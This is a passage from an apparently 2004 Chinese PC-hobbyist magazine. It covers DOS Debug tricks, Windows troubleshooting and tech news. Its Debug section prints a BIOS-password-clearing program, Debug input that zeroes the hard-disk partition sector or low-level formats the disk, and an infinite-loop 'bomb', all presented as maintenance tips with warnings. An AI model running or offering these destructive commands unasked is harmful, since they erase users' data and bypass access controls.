OUT DX,AL（这里要两次回车，接着会出现“-”提示符，然后再输入下面的命令）

R CX（回车后会出现“CX 0000”，然后再次按回车）

0C

N pass.COM

W

Q

这样就会在 Debug 当前目录下生成 pass.com，是一个清除 BIOS 口令设置的程序，只要在 DOS 提示符下键入“pass”，然后按回车即可。经我们测试，其实在 Windows 下面运行也可以成功。只是不太稳定，有时会自动重新启动计算机。

实例 3：检测 LCD 显示器的坏点

购买 LCD 显示器最忌有亮点或暗点，我们可以借助相关的检测软件来辅助查看。但在装配电脑时，老板常常不让我们装软件，其实利用 Debug 中的 F 命令就可以看得清清楚楚！

为了检测 LCD 屏幕是否存在坏点，可以将整个屏幕填充为红、绿、蓝、白等纯色，以便检查。下面给出几个常用的显示屏检测 F 命令（Debug 窗口一般较小，按 Alt+Enter 将它放大到整个屏幕）：

F B800:00 F9F 20 70　　全屏白色

F B800:00 F9F 20 40　　全屏红色

F B800:00 F9F 20 20　　全屏绿色

F B800:00 F9F 20 10　　全屏蓝色

F B800:00 F9F C5 07 C4 07　　全屏白色十字网格

F B800:00 F9F C5 04 C4 04　　全屏红色十字网格

F B800:00 F9F C5 02 C4 02　　全屏绿色十字网格

F B800:00 F9F C5 01 C4 01　　全屏蓝色十字网格

实例 4：用 Debug 恢复 Windows 98 启动

在同时装有 Windows 98 和 Windows 2000 的电脑上，有时在 Windows 98 下整理 C 盘的磁盘碎片后(假设 Windows 98 装在 C 盘)，下次很有可能启动不了 Windows 98。这时必须重新生成BOOTSECT.DOS(此文件是用来引导Windows 98 的)，Windows 98 才可以重新引导。可以用 Debug 生成 BOOTSECT.DOS 文件，先用软盘启动到 DOS 状态：

C:>Debug

L 100 2 0 1

N BOOTSECT （BOOTSECT 表示 Windows 98 引导记录的文件名）

RCX

CX 0000

200

W

Q

现在将 C:\BOOTSECT 改名为 BOOTSECT.DOS，覆盖原来的 BOOTSECT.DOS 即可。

> **小资料**
>
> **做个死循环炸弹玩玩**
>
> 所谓死循环，实际上是编程上的一种失误，使程序反复执行同样指令，造成软件死锁。利用Debug，我们可以做一个小小的死循环。在Debug的命令提示符“-”后输入以下命令：
>
> a100
>
> mov dl,1
>
> mov ah,2
>
> int 21
>
> inc dl
>
> jmp 102（按两次回车）
>
> nboot.com
>
> rbx（接着按两次回车，可能会出现出错信息，不要管它，再输入一遍即可）
>
> rcx
>
> a
>
> -w
>
> 好了，现在可以在DOS下面执行生成的boot.com试试效果吧，同时按ctrl＋break或ctrl＋c可以强制停止。如果是在windows下，强制退出即可，不过PC喇叭的声音可能得过段时间才能停下来。

四、硬盘救命稻草：用Debug玩转磁盘

特别提醒：由于以下操作非常危险（可能丢失硬盘全部数据），所以建议你三思而行，并且最好在电脑中只挂接要操作的硬盘，以免误操作了其他硬盘。

实例1：清除硬盘驱动器的所有信息

本来清除硬盘信息用Fdisk便可以轻松搞定，可如果当你碰上用FDISK命令无法删除分区信息的情况，甚至是一运行FDISK就死机，那么就不得不求助于Debug了。通过下面的命令，可以清除硬盘上的所有分区信息（注意：斜体字部分是需要键盘输入的，非斜体部分为自动返回的信息）。

C:\>Debug

F 200 L1000 0

A CS:100

xxxx:0100 *MOV AX,301*

xxxx:0103 *MOV BX,200*

xxxx:0106 *MOV CX,1*

xxxx:0109 *MOV DX,80* *（注意：80代表主盘，81代表从盘）*

xxxx:010C *INT 13*

xxxx:010E *INT 20*

xxxx:0110

g

Program terminated normally

q

以上程序执行完毕后，重启电脑，此时硬盘的分区信息都已经被清除，我们便可以使用Fdisk为硬盘进行重新分区，然后格式化即可正常使用了。

> 小提示
>
> **删除所有分区**
>
> 如果想快速删除所有分区，那么可将以下命令保存到一个文本文件中（比如：Delpart.txt）：
>
> *a 100 int13rax*
> *0301*
> *rbx*
> *0200*
> *f 200 l 200 0*
> *rcx*
> *0001*
> *rdx*
> *0080*
> *p*
> *q*
>
> *然后在纯DOS（比如用启动软盘启动系统）中执行“Debug <Delpart.txt”即可。*

实例2：拯救软盘数据

一分钟前还打得开的软盘，一分钟后就说“该软盘没有格式化，要格式化么？”但这里面却偏偏保存着重要数据，其实出现这种情况往往是软盘的0面0道1扇区逻辑损坏的原因，这时可以试试以下方法：

Step 1 将一张好的软盘插入软驱。

Step 2 执行Debug，并在提示符“-”后输入以下命令：

L 100 0 0 1

Step 3 将好的软盘取出，插入需要恢复的软盘，再输入以下命令：

W 100 0 0 1

不过，如果0面0道1扇是物理损坏，DEBUG会告诉我们不能写盘，这时，你只能再尝试HD-COPY等工具软件了。

实例3：低格硬盘

方法一：完全低格

-a 100

mov ax,0703

mov cx,0001

mov dx,0080

int 13

int 3

010D

G 100

> 小提示
>
> 有些主板的BIOS中已经存放着低格程序，因此可以直接用Debug来调用，命令为“g c800:0005”。另外，本技巧对于大容量硬盘可能不适用。

方法二：快速低格

-a 100

mov ax,0500

mov bx,0180

mov cx,0001

mov dx,0080

int 13

int 3

E 0180 0 0 0002

G 100

你知道吗？

Windows 2000/XP的Debug模式

打开启动分区的“boot.ini”文件，接着在“multi(0)disk(0)rdisk(0)partition(1)\WINNT="Microsoft Windows 2000 Professional" /fastdetect”语句后面加一个空格，然后再输入“/DEBUG”，在启动Windows 2000/XP时调入系统中的除错程序，它可以在任何时间激活，这个参数可以用来解决有规律发生的错误。

如果换为“/CRASHDEBUG”，那么在系统核心没有发生错误之前不会生效，如果遇到随机的内核错误，它就会帮你除错了。

CF [XT03]

号外！关机慢又一元凶被捕！

——配置文件引起Windows关闭缓慢

■ 柳庄头

如果稍加留意，我们便可以看出Windows 2000及其后的操作系统在进行关机前会经过注销、保存用户设置等一系列的操作，需要消耗一定的时间，因此注销速度过于缓慢成了不少用户的心病。其实，很多情况是因为用户配置文件没有及时得到释放所引起的。

一、预备知识——用户配置文件（User Profile）

为了让使用同一台电脑中的多个用户都能拥有自己的个性化设置，微软在Windows 2000/XP/2003中设计了用户配置文件来保存每个用户的设置，当在Windows登录窗口中输入用户名和正确的密码后，Windows便会调用相应的用户配置文件，加载该用户以前的设置和文件集合。它包括所有用户专用的配置设置，如程序项目、屏幕颜色、网络连接、打印机连接、鼠标设置及窗口的大小和位置。当用户第一次登录Windows NT/2000/XP/2003时，系统就会为你创建一个专用的配置文件，当用户退出时系统将保存用户的各项设置并卸载配置文件。用户的桌面、显示器、网络、打印机、鼠标等各项的设置均由用户配置文件管理。

配置文件分如下三类：

1.本地用户配置文件，通常位于“C:\Documents and Settings\%Username%”路径下。

2.漫游用户配置文件，这是针对网络域登录用户而设置的，一般位于服务器的某个共享文件夹内，保证用户无论从域中哪一台PC上登录都可以获得自己喜爱的用户环境。

3.强制用户配置文件，这是一种在漫游用户配置文件基础上加强得来的。尽管也可以修改登录后的环境，但仅为本次使用，无法保存。

你知道吗？

如何查看用户配置文件的内容？

从“我的电脑”进入到C:\Documents and Settings\，找到你的用户名所在目录即可。或点击“开始→运行”，输入“%USERPROFILE%”，回车后，就会打开一个显示你的配置文件内容的窗口。

二、清理配置文件 提高关机速度

平时，我们以自己的用户名登录至Windows后，会运行许多程序来完成各种工作。当选择退出当前登录（比如：关机、重启或注销）后，正常的情况应该是Windows释放所有开启程序原来所占用的资源（例如内存空间等）。如果在用户注销时这一步的操作仍然没有完成，用户配置文件便无法被卸载，Windows便会一直停留在注销用户这一步操作上。

导致这种现象的原因很多，有可能是操作系统本身的问题，也有可能是第三方软件（例如打印机驱动程序、病毒扫描程序等）的编码不正确引起的。但仅仅通过系统提供的有关信息，根本无法找出真正的“凶手”，自然也就没办法去“对症下药”来解决问题了。

小提示

我怎样才能查看自己遇到的麻烦？

电脑中所发生的大大小小事件，在事件查看器中都会有记录。你可以通过“控制面板→管理工具→事件查看器”来访问自己电脑的事件日志。双击事件可以获得有关特定事件的详细信息。如果出现注销速度过于缓慢的故障，可以在事件查看器中的“应用程序”事件中找到相应报告：事件来源为“Userenv”，事件ID为1000或1517、1524，同时信息提示中包含了配置文件释放故障等信息。

现在，有了UPHClean这个小软件，便可以有效地对故障进行分析，并自动修复问题，不需我们干预。

UPHClean小档案

软件性质:免费软件　　软件版本:1.5e

软件大小:284KB　　适用平台:Windows 2000\NT\XP\Server 2003

下载地址:http://download.microsoft.com/download/a/8/7/a87b3d05-cd04-4743-a23b-b16645e075ac/UPHClean-Setup.msi

下载后直接双击安装文件即可。安装完成后该程序将会自动添加至系统的启动项目中，所以其运行无需用户的手动干预，Windows一启动UPHClean便开始“辛勤”地工作了，我们能够在任务管理器中找到其“芳踪”（见图1）。



图1

小提示

如果在安装时提示无法找到msvcp60.dll、msvcrt.dll这两个文件，可以到http://support.microsoft.com/default.aspx?scid=259403下载vcredist.exe文件，其中就包含了需要的这两个文件。

微软的软件安装也这么难？

■ 横扫一大片

故障现象：

最近，朋友在Windows 2000中安装Office 2003时出现问题，安装时系统提示：“系统管理员设置了系统策略，禁止进行此项安装”（见图1）。但他用的确实是管理员账号，并且其他版本的Office都能正常安装。



图1

故障分析：

1.由于Office 2003使用Windows Installer安装程序，所以怀疑是Windows Installer有问题。下载新版本Windows Installer重装，安装时提示：“指定的服务已存在”。

2.既然已经安装了，那么会不会是Windows Installer被禁用了呢？这可是一个老问题了。根据经验，用如下方法修复：

Step 1 在“开始→运行”用“msiexec /unregserver”命令停掉Windows installer服务。

Step 2 下载InstMsiW.exe（下载地址：http://www.newhua.com/cfan/200410/instmsiw.exe），用WinRAR解压，进入目录。

Step 3 右击msi.inf后选择“安装”，右击mspatcha.inf并选择“安装”。再在“运行”中输入“msiexec.exe /regserver”启用服务。

但经过以上操作后，系统依然提示“指定的服务已存在”。

3.会不会是组策略中的设置不对呢？于是在“运行”中输入“gpedit.msc”打开组策略，点“用户配置→管理模板→Windows组件→Windows安装服务”，将“禁用从媒体来源安装”设置为“禁用”，将“永远以高特权进行安装”设置为启用。但系统仍然是那个提示。

故障解决：

试了几种方法还不行，正当没办法时，朋友忽然回忆起曾经安装上过一次Office 2003，后来因故卸载了，从此再也装不上了。也许是当时没有卸载干净，于是想到了Windows Installer CleanUp Utility 1.0，它的主要功能是清除程序的Windows Installer配置信息（下载：http://www.onlinedown.net/soft/27518.htm）。卸载Windows Installer配置信息后，重新安装Office 2003，终于成功了！

小提示

如图2所示，这是一个典型的Windows Installer安装界面，目前不少软件都用其制作安装程序（比如：Norton Antivirus、McAffe VirusScan等），不过，它的问题确实不少，比如：软件安装失败后，再也无法成功安装；因为某种原因造成软件不能使用，却无法进行卸载和重装；如果不慎没有使用卸载程序来卸载软件，那么很可能造成不管打开什么窗口都会弹出一个窗口要求安装出问题的软件，但又无法安装，并提示错误等。遇到这些问题时，你都可以使用Windows Installer CleanUp Utility来解决。



图2

▶▶▶ 火速链接

如果你遇到了启动软件时总会出现Windows Installer窗口的故障，那么本刊2003年第9期的《为什么启动软件时总会出现Windows Installer》一文会告诉你如何解决。

CF [XT05]

系统应用 系统应用 系统应用 系统应用 系统应用 系统应用 系统应用

UPHClean一旦运行，其默认工作模式便是允许配置文件的卸载，这样就不会因为配置文件卸载故障导致系统注销迟缓了。如果你是一个喜欢追根究底的人，想知道到底是哪些程序导致了注销故障，那么也可以让UPHClean来“打小报告”：打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\UPHClean\Parameters]，在右侧窗格中双击“REPORT_ONLY”，将其值设定为1即可（见图2）。这样，一旦UPHClean发现了问题，在事件查看器中便可以得到报告，知道谁是“元凶”了。



图2

CF [XT04]

用好Windows XP的音乐大管家

■ 陕西 吴津津

相信大家和我一样，在上网时碰到自己中意的音乐想方设法也要把它“当”到自己的硬盘里。久而久之，“音乐”文件夹就填满了各种各样的东东。无论图标，缩略图，还是详细信息，都是那么满满当当的一大堆。虽然每个曲子都规规矩矩地整齐排列着，可当我们打算具体播放某一首的时候，才发现无论是按名称，按大小还是按修改时间去排列，那个捣蛋的家伙总是不肯轻易出来。试试看，你能从我的这个文件夹中一下找到“美丽心情”这首歌吗？（见图1）



图1

为了解决此问题，我们通常会建立很多子文件夹，以歌手名字命名，然后一首一首拖到各个文件夹中去。这样做的繁琐程度是不言而喻的，想像一下假如我拥有几百首歌曲，将是一个多么浩大的工程啊！而且每当有新歌加入时，都要再做整理。使用时在各个文件夹中频繁切换也令人非常不爽。

一、方便的排序功能

实际上，Windows XP本身就提供了一个非常棒的音乐宝库总管：“文件夹模板”，下面就为大家介绍一下它。



图2

Step 1 在音乐文件夹上右击，并选择“属性”，选择其中的“自定义”。在“用此文件夹类型作为模板”选项框中选择“音乐（适合音频文件和播放列表）”。这样我们的音乐宝库总管就开始工作了，至于是否选择“将此模板应用到所有子文件夹”就按照不同的情况自行取舍好了（见图2）。

Step 2 不难发现，在最上方出现了一个标题头，分别是“名称”、“大小”、“艺术家”、“发行年”等内容，而每首歌曲都老老实实地把自己的简历交了出来，以表格形式排列在标题头下面。一目了然，清清楚楚。在标题头上任意位置右击可以选择所要显示的标题头项目。

Step 3 在空白处右击，可以看到在排列图标的选项中不再只是毫无疑义的“名称”“大小”。许多和乐曲本身内容息息相关的特征也可以作为排列图标的依据了。比如“艺术家”、“唱片标题”等。（见图3）。



图3

小提示

排列时，千万要记得在“按组排列”前打上勾，这样整理出来的结果才会和图3一样棒哦！

二、为音乐文件整理格式

还有一个非常重要的问题还没有处理：在众多歌曲的信息中有两类顽固分子，第一种是来历不明的家伙，在它的信息中关于艺术家，唱片，风格等重要内容都是空的，甚至连名字都是一串毫无意义的英文字母。还有一个类长长一串网站加入的信息，查找起来很麻烦。



图4

要解决这个问题，在“捣乱”的歌曲上右击，打开“属性摘要”，所显示的就是它全部档案了（见图4）。在这里，一首乐曲从艺术家，唱片标题，发行年，一直到它的位速，采样率等都作为属性项列出，后面则显示这些属性的值。单击需要修改的项值，然后自己写入正确信息就可以让它们乖乖地恢复真实面貌了！

最后再告诉大家一点，其实文件夹模板还有很多功能相信大家早就想到了，在图2中采用其他类型模板，也有许多简单而又方便的管理功能。CF [XT06]

风言风语

你的电脑中有20种以上间谍程序吗？

近日，国外一家公司通过对互联网上100万台电脑的扫描，得出一个报告：平均每台电脑中有28个间谍程序在运行，而其中超过30%的程序是木马程序。没错！是木马！也就是说平均每台电脑中运行着8个以上的木马程序！

真的有这么多吗？很有可能！因为间谍程序的数量太多了——全世界共有超过2900万种间谍程序，当然，之所以“间谍们”没有大规模爆发，是因为它们当中的大部分是无害的广告程序(Adware)，也就是我们曾经介绍过的“系统寄生虫”。但超过30万种的程序却是非常危险的：它们会窃取个人隐私，然后悄无声息地发送到一些隐秘的电脑中。所以，如果你真的担心你的个人信息，就赶快安装间谍搜索软件吧！

Cornel：每天早上，很多人打开电脑的第一件事，就是到一些大的新闻网站去看新闻。你可知道，当你在页面间点击鼠标时，你的一举一动早已被监视？很多这类网站都会在首页加入一些代码，把你在网页的停留时间、点击位置等信息都悄悄发送出去，而你却毫不知情。也许这些东西无关痛痒，并不紧要，但是，如果你逛街的时候，有双眼睛始终在盯着你，你会不会很不舒服呢？

新版本的Windows Update抢先使用

在Windows开始菜单最上部点一下Windows Update，IE通常就会连接到http://v4.windowsupdate.microsoft.com/zhcn/default.asp的升级网站。现在，微软即将采用新版V5本的升级网站。你可以到http://v5.windowsupdate.microsoft.com/V5consumer/default.aspx?ln=zh-cn&rc1=true先试用一下，是中文版本。Windows XP用户可以直接使用。Windows 2000用户需要在“控制面板→管理工具→服务”中启动“Background Intelligent Transfer Service”服务后才能使用。

盖茨：软驱该“退休”让位给USB设备了

软件界的“带头大哥”——微软董事会主席比尔·盖茨最近发话：在USB设备逐渐流行的今天，我们可以跟经历40年风风雨雨的软驱说bye-bye了！

盖茨的这翻言论是在西雅图举行的第13届微软视窗硬件工程会议(WinHEC)上向与会者发表的。微软公司展示了通过USB驱动将多种设备安全接入无线网络的技术，还有一种通过USB闪盘启动电脑的方法。此外，微软执行总裁们在会议上展示了微软在软件技术上取得的许多进展，并游说硬件制造商围绕软件开发配套产品。

软驱可谓电脑硬件中的“元老”，是IBM在20世纪60年代末期发明的，其历史甚至要比硬盘还要悠久。不过惠普商务PC分部的高级工程师Kent Biggs表示，尽管微软做了上述发言，但许多商业客户仍然要求保留软驱，因此惠普计划继续在其产品中保留软驱。

Joychan：软驱在以往很长的一段时期里发挥了极其重要的作用，但由于其只有1.44MB的存储空间和兼容性的缺陷，及不易携带等原因，已经逐渐变成“鸡肋”。盖茨的这翻言论尽管有鼓动硬件升级以促销新产品之嫌，不过软硬件的改朝换代是谁也无法抵挡的潮流。

Google推出支持手机的博客服务

最近，正打算上市的网络搜索公司Google推出了新的博客（Blogger）服务。最新的版本对用户完全免费，只要你拥有具有电子邮件功能的设备，就可以随时发表被称为博客（blogs）的个人日志。掌上电脑、手机、无线上网的笔记本都将是它支持的重点对象。此外，Blogger用户还可以在网页上看到其他用户的评论，具有很强的交互性。

Cornel：Google近来真是“大动作”频频：准备上市的它被预测市值将达到几百亿美元，将推出容量达1GB的Gmail，现在又推出了新的博客服务。一直走在世界前沿，它确实没有辜负人们对他的希望。如果你也对博客感兴趣，赶快去网站瞧瞧吧！网址：http://www.blogger.com/start。

传统信件也玩一把“加密”

从“信函”这种传递信息的事物诞生之日起，就随之诞生了很多双想要窥视信函内容的眼睛。公司、商业用户的机密信件则成为最大的受害者：有不良企图的人（也就是大家熟悉的“商业间谍”）在信件发送过程中，利用各种高科技手段窃取其中的信息（一般都是商业机密），并将这些非常有价值的信息“倒卖”给公司的竞争对手。

这种不安全因素终于有望彻底消失。近日，墨西哥科技学院的两名科学家将芯片技术运用到信封上，成功开发出一种能够防止射线扫描和记录开启时间的“电子保密信封”。据称，目前这两位科学家已经开发出四种容量在80至500页的保密信封。

当我们使用这种信封来发送信件时，芯片中记录的信息将通过专门的读卡器获得，而读卡器的密码只有邮件发送者才知道，邮件内容一旦泄露，邮件发送者可以通过自己掌握的信封开启的时间信息向法庭举证。

Cornel：传统信件逐步发展成了电子邮件，现在电子邮件的加密技术结合了芯片技术又应用到了传统信件上了。

CF [XT07]

内存不能读写完全解决方案

■ 横扫一大片

我们在运行某些程序时，有时会出现内存错误的提示，然后该程序就被关闭。屏幕提示：

“0x???????? ”指令引用的“0x???????? ”内存，该内存不能为“read”。（见图1）

或是“0x???????? ”指令引用的“0x???????? ”内存，该内存不能为“written”。




图1

你出现过类似这样的故障吗？（0x后面内容有可能不一样。）

一般来说：出现这个现象有两方面的原因，一是硬件，即内存方面有问题，二是软件，这就有多方面的问题了。

1.硬件原因

内存出现问题的几率不大，主要方面是：内存条损坏、内存本身质量有问题，还有就是不同牌子不同容量的内存混插，也比较容易出现不兼容的情况，同时还要注意散热问题，特别是超频后。你可以使用MemTest这个软件来检测一下内存（下载地址：http://www.onlinedown.net/soft/28229.htm），它可以彻底检测出内存的稳定度。

假如你使用两条以上内存，而且是不同品牌的内存条混插或使用了二手内存，出现这个问题，你就要检查是不是内存出问题了或者和其他硬件不兼容。如果都没有，那就从软件方面排除故障了。

2.软件原因

先简单说说原理：内存有个存放数据的地方叫缓冲区，当程序把数据放在这一位置时，因为没有足够空间，就会发生溢出现象。举个例子：一只桶只能装一斤水，当你放入两斤水时，自然就会溢出来。电脑系统则是在屏幕上表现出来。这个溢出问题，经常出现在Windows 2000/XP系统中，Windows 2000/XP对硬件的要求是很苛刻的，一旦遇到资源死锁、溢出或者类似Windows 98里的非法操作，系统为保持稳定，就会出现上述情况。

一般情况下，内存不能读写的故障常常是软件原因，因此，如果只是偶尔出现，那么不必为此担心，更不必为之烦恼。

下面我就几个例子给大家分析：

实例一：打开IE，或在用IE浏览网页时没过几分钟就会出现“"0x70dcf39f"指令引用的"0x00000000"内存。该内存不能为“read”的信息框，单击“确定”后，又出现“发生内部错误，您正在使用的其中一个窗口即将关闭”的信息框，关闭该提示信息后，IE也被关闭。

解决方法：修复或升级IE，同时打上最新补丁。还有一个修复方法是Windows 2000自升级，也就是将Windows 2000升级到Windows 2000，其实这种方法也就是把系统还原到系统初始的状态下。比如你的IE升级到了6.0，自升级后，会被IE5.0代替。

实例二：在Windows XP下双击光盘里面的“AutoRun.exe”文件，提示“0x77f745cc”指令引用的“0x00000078”内存。该内存不能为“written”，要终止程序，请单击“确定”，而在Windows 98里运行却正常。

解决方法：这可能是系统的兼容性问题，在Windows XP的系统中右键“AutoRun.exe”文件选属性兼容性，把“用兼容模式运行这个程序”项选择上，并选择“Windows 98/Me”。Windows 2000如果安装了SP4，那么只要在运行窗口输入：regsvr32 C:\winnt\apppatch\slayerui.dll，也可以出现兼容性的选项。

实例三：RealOne Gold关闭时出现错误，每次关闭时出现“0xffffffff”指令引用的“0xffffffff”内存的提示。

解决方法：当使用的输入法为微软拼音输入法2003，并且隐藏语言栏时（不隐藏时没问题），关闭Real One就会出现这个问题。因此在关闭Real One之前，可以显示语言栏或者将其他输入法作为当前输入法来解决这个问题。

实例四：双击一个游戏的快捷方式，出现“0x77f5cd0”指令引用“0xffffffff”内存，该内存不能为“read”的提示，并且提示Client.dat程序错误。

解决方法：重装显卡的最新驱动程序，然后下载并且安装DirectX9.0。

实例五：一个朋友发QQ信息过来，我的电脑便出现了错误信息：“0*772b548f”指令引用的“0*00303033”内存，该内存不能为“written”，然后QQ自动下线。再打开QQ，发现了他发过来的十几条信息。

解决方法：这是对方利用QQ的BUG，发送特殊的代码，使QQ出错，在以前的QQ版本中会出现这种问题，只要升级到最新版本，就没事了。

实例六：在玩一些游戏的时候出现游戏突然退出，提示“fatal error”，并告知内存不能“read”。

这种故障的原因很可能与视频解码器有关。现在很多媒体播放软件都会安装很多解码插件，用以支持更多格式。但这些解码器有可能与游戏中的解码程序发生冲突，造成内存不能“read”的故障。

解决方法：暂时卸载媒体播放软件的解码器。

通过上面的几个例子，可以看到，出现故障的原因有好多种。附表中在这里把已经提到和有可能发生的原因一一列表，以便查阅。

附表：

原因	解决方法
1 软件设计问题	如果只是偶尔出现，不必为此担心
2内存条坏了	更换内存条
3双内存不兼容	使用同品牌的内存或只用一条内存
4内存质量问题	更换内存条
5散热问题	加强机箱内部的散热
6内存和主板没插好或和其他硬件不兼容等	重插内存或换个插槽
7硬盘有问题	更换硬盘
8驱动问题	重装驱动。如果是新系统，要先安装主板驱动
9软件损坏	重装软件
10 软件有BUG	打补丁或用最新的版本。
11软件和系统不兼容	给软件打上补丁或试试系统的兼容模式
12软件和软件之间有冲突	如果最近安装了什么新软件，卸载了试试
13软件要使用到其他相关的软件有问题	重装相关软件。比如播放某一格式的文件时出错，可能是这个文件的解码器有问题
14病毒问题	杀毒
15杀毒软件与系统或软件冲突	由于杀毒软件是进入底层监控系统的，可能与一些软件冲突，卸载了试试
16系统本身有问题	要注意安装官方发行的升级程序，像SP的补丁，最好要打上。如果还不行重装系统或更换其他版本的系统试试。

CF [XT08]

光驱软驱不会转 电脑继续转

■ 黑龙江 王春雷 软件DIY

光驱、软驱是很普及的东西，但在一些情况下，如设备损坏，笔记本电脑不配光驱、软驱等条件下，很多事情就不能做了。其实没有这么惨，没有光驱、软驱，我们还是可以重装系统、刷新BIOS！

实例一：光、软全无重装系统

近日，单位一台电脑因装了很多游戏，导致系统奇慢。为改善这种状况，打算对硬盘进行格式化并重装系统。但麻烦的是该机软驱与光驱均已损坏而无法使用，显卡驱动又找不到。好在该机挂了两块4GB硬盘（均只有一个分区），分别为Hardisk0、Harddisk1，BIOS设置为从Hardisk0（C盘）启动，Hardisk0装的是Windows 98（我们准备重装的系统），Hardisk1（D盘）上有Windows 98安装程序备份，仅此而已。

我们首先把显卡驱动文件从C:\windows\system中备份到D盘。但在这种情况下，无论从Windows 98的MS-DOS方式还是重启到MS-DOS方式，均无法对C盘进行格式化，也不能对D盘进行格式化。怎么办？我们想到了SYS这个DOS命令，用“SYS c: d:”把C盘（Hardisk0）的系统传给D盘（Hardisk1），操作成功。然后修改BIOS设置，改成从Hardisk1启动。重启后，Hardisk1变成C盘，Hardisk0变成D盘。再用DOS命令“Format d:/s”对D盘（Hardisk0）进行带系统的格式化，操作成功。再次修改BIOS设置，改成原来的从Hardisk0启动，启动成功。双击D盘（Hardisk1)上备份的Windows 98安装程序进行安装，很快系统就装好了，显卡驱动也从我们备份的文件中装好了，一切OK。在没有光驱软驱的情况下，不仅格式化了硬盘，还重装了系统。

实例二：抛弃软盘 制作刷新BIOS专用启动盘

一些朋友新装的电脑中已经不再安装软驱，这样我们介绍的这些启动软盘也就无用武之地了，不过我们还有一个办法让你玩转软盘的这些实用功能，那就是虚拟启动软盘。2003年第18期的《把软驱装进硬盘吧——软驱终结者》一文介绍过虚拟启动软盘的工具，不过该工具操作需要在命令行下完成，比较麻烦，我们的一位热心读者林超在看到此文后，给这个工具写了一个图形界面的外壳——虚拟启动软盘程序，下面我们就介绍一下如何通过这个工具让没有软驱的朋友也享受到启动软盘的实用功能。

虚拟启动软盘程序小档案

软件版本：1.5　软件大小：1644KB
软件性质：免费软件　适用平台：Windows 2000/XP
下载地址：http://nj.onlinedown.net/down/vfloppy.rar

Windows XP无法像Windows 98那样可以在启动时选择进入纯DOS环境，如果再没有光驱、软驱，难道就不能刷新BIOS了吗？通过虚拟启动软盘程序，我们就能为Windows XP添加一个专用的BIOS刷新启动盘功能。



图1

Step 1 首先需要有一张DOS启动软盘的映像文件，对于没有软驱的朋友，可以从网上下载，也可以自己制作，方法是先按照2004年第6期《用RAMDisk制作虚拟内存盘》一文“无中生有，为电脑免费装软驱”实例中的介绍，虚拟一个1.44MB的软驱，然后右击该虚拟软驱，选择“格式化”命令，在格式化窗口中选中“创建一个MS-DOS启动盘”选项（见图1），并单击“开始”按钮生成启动盘。接下来再把AWARD或AMI的BIOS刷新工具、BIOS数据文件复制到虚拟软驱中。

> 小提示
>
> 如果你使用的是网上下载的Windows 98启动盘映像，在制作BIOS专用启动盘时须删除“autoexec.bat”和“config.sys”文件，为BIOS刷新工具提供一个绝对纯净的DOS环境。采用Windows XP生成的启动盘可以直接使用，比较方便。

Step 2 从http://www.winimage.com/winima61.exe下载并运行WinImage工具，单击菜单“Disk→Read disk”读取格式化后的软盘内容（见图2），再单击菜单“File→Save”，在“保存类型”中一定要选择“Image file (*.IMA)”，将软盘内容保存为映像文件“biosnew.ima”。




图2

Step 3 把下载的虚拟启动软盘程序压缩包“vfloppy.rar”解压到一个临时目录，运行“vFloppy.exe”打开主界面。把前面制作的映像文件“biosnew.ima”拖放到主界面中“映像文件”栏，在“显示文本”栏中输入文字“BIOS刷新专用盘”（见图3），这里就是要在Windows XP启动菜单中显示的文字。“文件位置”下面的参数是用来设置引导配置文件“boot.ini”以及软盘映像文件保存路径的，程序会自动定位，一般不需要修改，最后单击“应用”按钮即可。



图3

好了，现在重启系统，在出现的Windows XP引导菜单中选择“BIOS刷新专用盘”就可以享受与真实软盘一样的BIOS刷新功能了。当然，你也可以在这个启动盘中建立一个自动刷新BIOS的批处理文件，不过为了保险起见，还是建议手工操作为宜。

> 小提示
>
> 本刊2003年第18期的《把软驱装进硬盘吧——软驱终结者》一文介绍了一些虚拟软驱的应用，如利用它建立一个学习Foxbase的专用分区，或是给Windows 98纯DOS添加光驱等功能。其实，只要你多多研究，还会发现这个工具更多用法，比如把Linux加入多重启动菜单等。如果你研究出来新鲜好用的应用，欢迎你发到system@cfan.com.cn，Cornel一定会给你额外奖励的。

CF [XT09]

Windows XP下旧网卡及其他设备的删除

■ 缘来如此

前几天，在Windows XP下没有按照正常方式卸载而直接更换了一块网卡，出现了新网卡IP地址无法设置为旧网卡的IP地址，提示地址已被占用的老问题。参照2004年《电脑爱好者》第6期《被你遗忘的“添加/删除硬件”》一文中“Ghost网卡怎么删除”进行解决，但发现由于是在Windows XP中，原文提到的几种方法，除了将旧网卡重新插回机器删除外，其余方法都行不通。

在Windows 2000中，可以通过“硬件向导”来删除硬件，不存在任何困难。但在Windows XP下，Windows 2000里的“硬件向导”被更改为“添加新硬件向导”，Windows 2000里的方法就行不通了。联想到Windows 2000下的“硬件向导”是调用的Windows 2000安装目录下system32目录里的hdwwiz.cpl文件来执行的，所以试着将Windows 2000里的hdwwiz.cpl文件复制到Windows XP中，直接双击运行，发现可以正常使用（见图1），并成功卸载了系统里的旧网卡。



图1

CF [XT10]

技巧E卡通 Skill Tips

给多级文件夹中所有文件设置属性

Windows 98只能对单个文件或文件夹设置属性，不能应用到其目录下的所有文件，如果还有多级自文件夹，要一起设置属性就很难实现。使用其自带的查找功能，就可轻松地将同一目录下所有文件（夹）的属性改变。首先，在要改变属性的文件夹上单击鼠标右键，选择查找。“名称”一栏不填，选择“包含自文件夹”，单击“查找”。按“CTRL+A”（全选），并在任意文件（夹）上右击，选择“属性”，去掉“只读”上的对勾即可。(苗捷)

巧用粘滞键调出桌面

在玩全屏游戏时，经常遇到这种情况：想调出桌面，进行一些有必要操作，却又不想退出游戏。很多时候，Alt+Tab键被游戏封锁，无法使用。自己正玩得爽的时候，突然QQ有人发信息过来，嘀嘀地老是响，也确实让人烦！这时不必烦，直接连敲五下Shift键，你会听见键盘发出“嘀”的一声响，呵呵，屏幕上出现桌面了吧？点击对话框中的取消按钮，取消使用粘滞键。执行自己想在桌面上进行的操作后，点击任务栏中的游戏，又回到全频游戏中了。（天地一线）

备份Snagit中的个性化设置

